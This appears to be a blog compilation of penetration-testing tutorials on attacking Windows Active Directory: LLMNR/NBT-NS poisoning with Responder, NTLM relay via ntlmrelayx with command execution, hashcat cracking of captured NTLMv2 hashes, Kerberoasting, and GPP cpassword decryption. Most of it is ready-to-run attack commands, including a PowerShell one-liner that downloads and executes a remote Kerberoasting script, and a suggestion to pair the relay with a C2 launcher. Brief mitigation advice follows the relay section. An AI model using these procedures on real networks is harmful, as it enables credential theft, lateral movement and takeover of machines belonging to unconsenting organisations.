Hacking Tutorial

Abusing LLMNR/NBT-NS in Active Directory Domains: Part 3 (Relaying Net-NTLM Hashes w/ Responder & NTLMRelayX)


Other Parts in Series:

In this guide, I will show you how to take these captured NTLMv2 hashes and relay them to vulnerable machines on the same network, completely bypassing the need to crack them!

Part 3 Table of Contents:

  • Wait, Am I Relaying or Passing?
  • Overview of the Attack
  • Let’s Talk Prereqs
  • Topology of the Network
  • Setting up the Attack
  • Performing the Attack
  • Mitigation

Wait, Am I Relaying or Passing?

Before we dive in too deep, I do want to take a moment to clarify the difference between relaying a captured hash, and passing a captured hash.

  • You CAN perform Pass-The-Hash attacks with NTLM hashes.
  • You CANNOT perform Pass-The-Hash attacks with Net-NTLM hashes.

So where do you get a NTLM hash? These are the type of hashes that are captured when you use a tool like SecretsDump.py to extract the contents of a SAM database. These type of hashes are stored on a system and cannot be relayed over the network. However, you can take a hash in this format and “pass” it to another machine using a tool like PTH-WinExe. While it’s not a full blown tutorial, you can read more about using this tool in a post I made titled Popping Remote Shells w/ winexe & pth-winexe on Windows.

Net-NTLM, cannot be passed around the network. This means in order to use this type of hash to authenticate to another machine, you must capture this hash while it is in transit, and then relay it to a destination that you control. Showing how to do this is the purpose of today’s guide.


Overview of the Attack

If you’ve gone through my previous guides, you already know that we can use a tool called Responder to be intercept any LLMNR broadcasts on the network. By responding to these requests, we are able to capture Net-NTLM hashes from the user account that initiates the request.

Relaying this hash uses the same method, except instead of presenting the hash to us as the hacker, we relay it to a different machine that we’d like to get control of. As long as the hash we captured belongs to a user with admin rights on our destined machine, we should be able to get command execution to take control of it.


Let’s Talk Prereqs

Alright so we know that we must relay a Net-NTLM hash, but what else is required for this attack to work?

  • You must be on the same network as the victim(s). This means that if your attacking machine is in a different subnet/broadcast domain, you will be unable to capture the Net-NTLM hash.
  • LLMNR must be enabled in the network (enabled by default).
  • SMB Signing must be disabled or not required on the target machine. This is the default configuration for most Windows desktop operating systems. Windows Servers will usually have SMB Signing enabled and enforced by default.
  • The Net-NTLM hash that you capture must belong to an elevated user on the target machine in order for you to get command execution.

Topology of the Network

In our scenario, we have four machines that are all a part of the same internal network.

Windows Server 2019:

  • Acts as the domain controller.
  • Has a FQDN of king.nba.local.
  • IP address is 10.0.1.10

First Windows 10 Machine:

  • Joined to the nba.local domain.
  • Is used by NBA\kBryant domain user.
  • IP address is 10.0.1.11

Second Windows 10 Machine:

  • Joined to the nba.local domain.
  • Is used by NBA\kIrving domain user.
  • IP address is 10.0.1.200

Attacker Kali Linux:

  • Not domain joined.
  • IP address is 10.0.1.5

Setting up the Attack

To begin, let’s head over to our Responder directory. I like to store mine in /opt.

cd /opt/Responder


Find the Responder.conf file and edit it using your favorite text editor. In order for us to run NTLMRelayX later, we’ll need to turn off the SMB and HTTP servers. If we don’t take this step, NTLMRelayX will be unable to utilize these protocols later.

With those servers disabled, we’re ready to fire up Responder. You’ll need a few flags for this to work correctly.

-I : Used to provide the interface that we’re going to listen on.

-r : Enable answers for netbios wredir suffix queries.

-d : Enable answers for netbios domain suffix queries.

sudo python Responder.py -I eth0 -r -d -w

With Responder running, we need to now configure NTLMRelayX so that we can forward any captured Net-NTLM hashes to a target of our choosing. We’ll start by changing into the impacket directory and then use a command similar to the one below.

cd /opt/impacket

sudo ntlmrelayx.py -t <targetIP> -smb2support

Note: Instead of targeting just a single machine, you could also use the -tf targets.txt flag to provide a list of targets.
Note: You’ll need to include the -smb2support flag unless the machine you’re targeting supports SMBv1.

With both commands running, we finally have our attack setup.


Performing the Attack

At this point we have everything set up. Now we just need to sit back and wait for LLMNR to do it’s thing. If we wanted to give it a little push, we could manually browse to a file share that doesn’t exist from a machine that differs from who we are targeting.

At this point, the hash of the user account we issued that request from would be captured and then relayed to our specified target(s). If this user happens to be a local administrator account, NTLMRelayX will dump the SAM database by default.

If we wanted to get more creative, we could also use the -c flag to specify a command to run. Combine this with your favorite C2 launcher (perhaps Covenant), and you’ve got some real nasty stuff going on here.

As a quick proof of concept, I’ll just issue a basic whoami command.

sudo ntlmrelayx.py -t <target> -smb2support -c "whoami"


Mitigation

There are a few ways to mitigate this attack vector.

  1. Disable the LLMNR protocol in your environment. If this wasn’t running to begin with, we wouldn’t be able to capture the Net-NTLM hash so easily. However, this isn’t fool proof as there are other ways to intercept these hashes in a network.
  2. Enable and Enforce SMB Signing. This attack requires SMB Signing to be Not Enforced in order to work successfully against the target machines. By default, SMB Signing is typically enabled on Windows Server operating systems, but disabled on Windows Desktops.
  3. Don’t give users local admin rights, especially not on multiple machines. If we are unable to capture elevated user hashes, we’re unable to get command execution on the target machines.

More to come on mitigation in the future, including step by step instructions on creating and configuring GPOs.

Tips & Tricks

Listing AD Group Membership of Multiple Users in PowerShell

I recently was on an engagement where I was able to successfully compromise a large list of user accounts. I wanted to leverage PowerShell to quickly see which groups these users are a part of to help me decide who to enumerate first.

I through the users into a text file and this is the PowerShell code I ended up using.

$users = Get-Content -path 'C:\tmp\users.txt'
foreach($user in $users){
write-host "Group Membership for: " $user
Get-ADPrincipalGroupMembership -Identity $user | Select name | ft -hidetableheaders
write-host "______________________________"
}

Hacking Tutorial

Performing Kerberoast Attacks in Windows Active Directory


Without Authenticated User:

Some user accounts may be configured with ‘Do not require Kerberos preauthentication‘ set. For accounts that are configured in this way, we may not need valid user credentials to extract TGTs for cracking. The following tool from Impacket can help with this.

./GetNPUsers.py -dc-ip <targetIP> -request '<FQDN>/' -format hashcat

With Authenticated User:

Once you have low-level credentials to a Windows domain, you may be able to leverage those credentials to perform a Kerberoast attack against a higher-level user account. The easiest way to identify if a user account is vulnerable to a Kerberoast attack is via BloodHound.

Once you have identified a Kerberoastable user, you can leverage Impacket to perform the attack w/ the following command. This command will require valid domain credentials for at least a low-level user, but it should return the password hash of any Kerberoastable user on the domain.

GetUserSPNs.py -request -dc-ip <ip-addr> <domain>/<user>

Alternatively, you could also use the following PowerShell one-liner.

IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1') ; Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash0.txt

We can then take this password hash to hashcat with the following command.

hashcat -m 13100 <hashfile> <wordlist>

Hacking Tutorial

Cracking Group Policy Preferences File (GPP XML)

There are some great posts out there that already explain what this vulnerability is. I would suggest reading up on it over at https://adsecurity.org/?p=2288.

However, if you come across an old GPP XML file, you may be able to extract a password hash from it. The file is typically found at path similar to the one shown below.

\hostname.domain\Policies\{00000000–0000-0000–0000-00000000000}\MACHINE\Preferences\Groups\Groups.xml

As an example, we found a file on Active at Hack The Box that looks like the following. Within Line 2, there is a cpassword hash that we can extract.

<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>

If we extract that password, we can use a tool to crack it.

gpp-decrypt <hash>

Note: If you don’t have this tool, you can download it with the following command: sudo apt install gpp-decrypt

Hacking Tutorial

Abusing LLMNR/NBT-NS in Active Directory Domains: Part 2 (Cracking NTLMv2 Hashes w/ Hashcat)


Other Parts in Series:

In my first guide in this series, I showed you how to capture NTLMv2 hashes by utilizing a tool called Responder.py. You can find that here.

In this guide, I will show you how to crack those hashes using a tool called Hashcat. Hashcat works best when you run it locally on your host machine, meaning not within a Virtual Machine. For that reason, I will show you how to set things up in Windows.

Table of Contents:

  • Capturing the NTLMv2 Hashes
  • Preparing Hashcat in Windows
  • Cracking NTLMv2 Hashes w/ Hashcat: Dictionary Attack
  • Cracking NTLMv2 Hashes w/ Hashcat: Brute-Force (Mask) Attack
  • Restoring a Hashcat Session

Capturing the NTLMv2 Hashes


As we covered previously in Part One, I was able to capture the Net-NTLMv2 hashes for multiple users in the domain.

Once captured, the hashes will be stored inside the Responder/logs directory. You can use the following commands to extract unique hashes and store them into a file named ntlm-hashes.txt.

for user in `strings Responder-Session.log | grep "NTLMv2-SSP Hash" | cut -d ":" -f 4-6 | sort -u -f | awk '{$1=$1};1'`
do
echo "[*] search for: $user";
strings Responder-Session.log | grep "NTLMv2-SSP Hash" | grep -i $user | cut -d ":" -f 4-10 | head -n 1 | awk '{$1=$1};1' >> ntlm-hashes.txt
done

Let’s take these hashes and store them into a text file titled hashes.txt. Since I’m going to crack these hashes from my local machine (running Windows), I’ll create the text file there.

With hashes in hand, let’s go out and grab the tool we need to crack them!


Preparing Hashcat in Windows


Open up Google and search for Hashcat Windows. You should be taken to https://hashcat.net/hashcat/


Locate the latest Binary and click on Download.

Navigate to your downloads and Extract the contents of the file.
Note: You will need 7-Zip installed.


I like to Cut and Paste this extracted folder to my C:\ drive & then Rename it to make it easier to access.

I also like to rename the hashcat64.exe file to just hashcat.exe so I don’t have to remember to specify 64, but this is totally up to you.

You’ll want to make sure you have a Wordlist available on your filesystem. You don’t have to store it within the Hashcat folder, but doing so will make your command a bit easier when we’re ready to run the tool.

I transferred rockyou.txt from my Kali box and pasted that into the c:\hashcat\ folder

Let’s also make sure our captured hashes.txt are in this location.


Cracking NTLMv2 Hashes w/ Hashcat: Dictionary Attack

If you’ve never used Hashcat before, I’d highly recommend checking out their website or reading up on the help output.

For our use case, this is the command that we’re going to run.

hashcat.exe -a 0 -m 5600 hashes.txt rockyou.txt -o cracked.txt -O

So what does this do? Let’s break it down.

  • -a is for the attack type. 0 is used to specify we’re performing a dictionary attack.
  • -m is used to specify what type of hashes we’re looking to crack. Hashcat supports cracking dozens of different hash-types, so you’ll typically want to refer to their help documentation to know exactly which number to use. In our case, NTLMv2 hashes are represented by 5600
  • hashes.txt is a positional parameter. Hashcat expects you to place the name of the file containing your hashes first, which is what we’re doing here.
  • rockyou.txt is another positional parameter. Hashcat expects the name of the file that you wish to use for your dictionary attack.
  • -o is used to specify an output file. This is where we’d like the cracked passwords to be stored. If you don’t specify this flag, cracked passwords will be stored in a file called hashcat.potfile, which can be found in the hashcat directory.
  • -O is used to optimize the attack for the hardware running in our system. You may not need to use this.


Now that we understand the command, let’s change into our hashcat directory and see if we can crack our hashes! Open up a Command Prompt window and enter the following commands:

cd c:\hashcat
hashcat.exe -a 0 -m 5600 hashes.txt rockyou.txt -o cracked.txt -O

Depending on your system, it may take a few minutes for the wordlist to be exhausted. Eventually, you should be able to view the results and see how many (if any) hashes were “Recovered”. In my case, we were able to recover two out of the three passwords.

Let’s view the contents of our output file.

type cracked.txt

The results show us two users part of the NBA domain, along with their associated credentials.

nba\kIrving:Password123
nba\lJames:P@55w0rd


Cracking NTLMv2 Hashes w/ Hashcat: Brute-Force (Mask) Attack

So what about that third password? Well we could continue to try a dictionary attack w/ other wordlists, but if the password is short, we should be able to brute-force it fairly quick. Let’s give this a shot by revisiting the command we used before, but make a couple slight changes.

hashcat.exe -a 3 -m 5600 hashes.txt -1 ?l?d?u ?1?1?1?1?1?1?1 -o cracked.txt -O

Did you notice what’s different? We changed -a to 3 instead of 0. This specifies that we’re looking to brute-force the password instead of perform a dictionary attack.

We also dropped the rockyou.txt wordlist since we no longer need it and replaced it with -1 ?l?d?u ?1?1?1?1?1?1?1. Why did we do this? I’d highly recommend reviewing Hashcat’s documentation on mask attacks, but let’s try to understand this by breaking it into two parts.

Explaining -1 ?l?d?u
-1 is used to define a custom character-set with a value of ?1. Within ?1, we’re storing the following:

  • ?l is used to specify all lowercase letters in the alphabet.
  • ?d is used to specify all number digits.
  • ?u is used to specify all uppercase letters in the alphabet.

Explaining ?1?1?1?1?1?1?1
Now that ?1 is defined, we’re going to specify it seven times to indicate that we’re looking to crack a seven character password that could contain a lowercase/uppercase/number in any/all positions.

Okay, let’s run the command now and see what happens.

Eventually we’ll crack this password and be able to view it within our cracked.txt file as well.


Restoring a Hashcat Session


Since brute-force jobs can take a long time to process, it’s important to know about the --restore option. By default, Hashcat will store your job in a session that you can call on later. You can resume your interrupted session by running the following command:

hashcat.exe --restore

There’s a ton more information about Hashcat checkpoints in a blog post found over at https://miloserdov.org/?p=2089, but the above command may be the most useful if you’re just looking to recover from an unexpected closed session.


That’s it for this one! By now, you should know how to capture and crack weak credentials by simply having access to an Active Directory environment. But what happens when we’re unable to crack these passwords? Stay tuned for Part 3 to discuss NLTMv2-Relay attacks!

Hacking Tutorial, Pentesting

Abusing LLMNR/NBT-NS in Active Directory Domains: Part 1 (Capturing NTLMv2 Hashes)


Other Parts in Series:

Welcome to Part 1 of this series. As each part gets released, we’ll dive deeper and deeper into the joys of LLMNR poisoning and I’ll demonstrate just how easy it makes the life of an attacker when this default legacy protocol is still running in your environment.

By the end of this series, you will be able to pivot across an ENTIRE poorly configured domain with SYSTEM-level access.

Part 1 Table of Contents:

  • What is LLMNR & NBT-NS?
  • Brief Explanation of the Exploit
  • Downloading and Installing Responder
  • Capturing NTLMv2 Hashes w/ Responder

What is LLMNR & NBT-NS?

Crowe.com does a fantastic job at giving you a high-level overview of what NetBIOS & link-local multicast name resolution do. Instead of reinventing the wheel, I will simply provide an excerpt from their website below.

“NetBIOS and LLMNR are protocols used to resolve host names and facilitate communication between hosts on local networks. NetBIOS is generally outdated and can be used to communicate with legacy systems. LLMNR is designed for consumer-grade networks in which a domain name system (DNS) server might not exist.”

If none of this sounds familiar, I highly recommend checking out the below link and reading more about these protocols before moving on.

https://www.crowe.com/cybersecurity-watch/netbios-llmnr-giving-away-credentials


Great! So how can I exploit this?

When a computer requests access to a legitimate network resource, it usually follows a set of pre-defined queries. LLMNR and NetBIOS come into play as last resort options when other methods (such as DNS or local hosts files) don’t prove helpful. Since LLMNR & NetBIOS will attempt name resolution via broadcasted requests to the broadcast-domain, we can set up tools to listen for these requests and respond back pretending to be the intended recipient.

Name Resolution Response Attack

Downloading & Installing Responder

Navigate to the following GitHub page and Copy the clone URL.
https://github.com/lgandx/Responder/


Navigate to your /opt folder and Download the tool using git.
cd /opt
sudo git clone https://github.com/lgandx/Responder.git


Poisoning Requests With Responder to Capture NTLMv2 Hashes

Now that we have our tools set up. Let’s take a deeper look at Responder.
cd /opt/Responder
ls

We see a handful of files, including Responder.conf (the configuration file) and Responder.py (the script used to perform the exploit). Let’s take a closer look at Responder.conf.
gedit Responder.conf

So there’s a lot going on in here, but I just wanted to make you aware of the section titled Servers to Start. This is where we can configure which servers we’d like Responder to spin up to perform the exploit. We won’t actually make any changes in here just yet, just know that this conf file is very important and will be brought up in the future.


With all servers active, let’s go ahead and Run Responder on our primary interface (note yours may differ depending on your environment).
sudo python Responder.py -I eth0

So what’s happening here? Responder is listening for all incoming requests in the three listed Poisoners (LLMNR, NBT-NS, DNS/MDNS). If any devices on the network need a hand resolving a hostname, fileshare, etc. they will send a broadcast out to the entire network. With this tool running, we will be able to ‘Respond’, pretending to be that destination server. From there, the device will reply back with its NTLMv2 Hash as it attempts to authenticate to the resource.

You’ll get the most responses back on a busy network with many devices in use. I’ve also found that we will get a lot of results during the beginning of shifts or once users return from lunch breaks. If you have enough patience, you should receive a response pretty soon. If you don’t have patience, then let’s see if we can force a LLMNR request..


From a Windows machine on the network, launch a File Explorer window, and attempt to Browse to a fileshare that doesn’t exist.
\\infinitelogins

Within just a few moments, Responder is able to capture my NTLMv2 Hash.


That’s it for this post! Next up, I’ll be showing you what you can do with these hashes to pivot onto other machines or even score a reverse shell. In the mean-time, let me know what you thought of this and whether or not it has been helpful!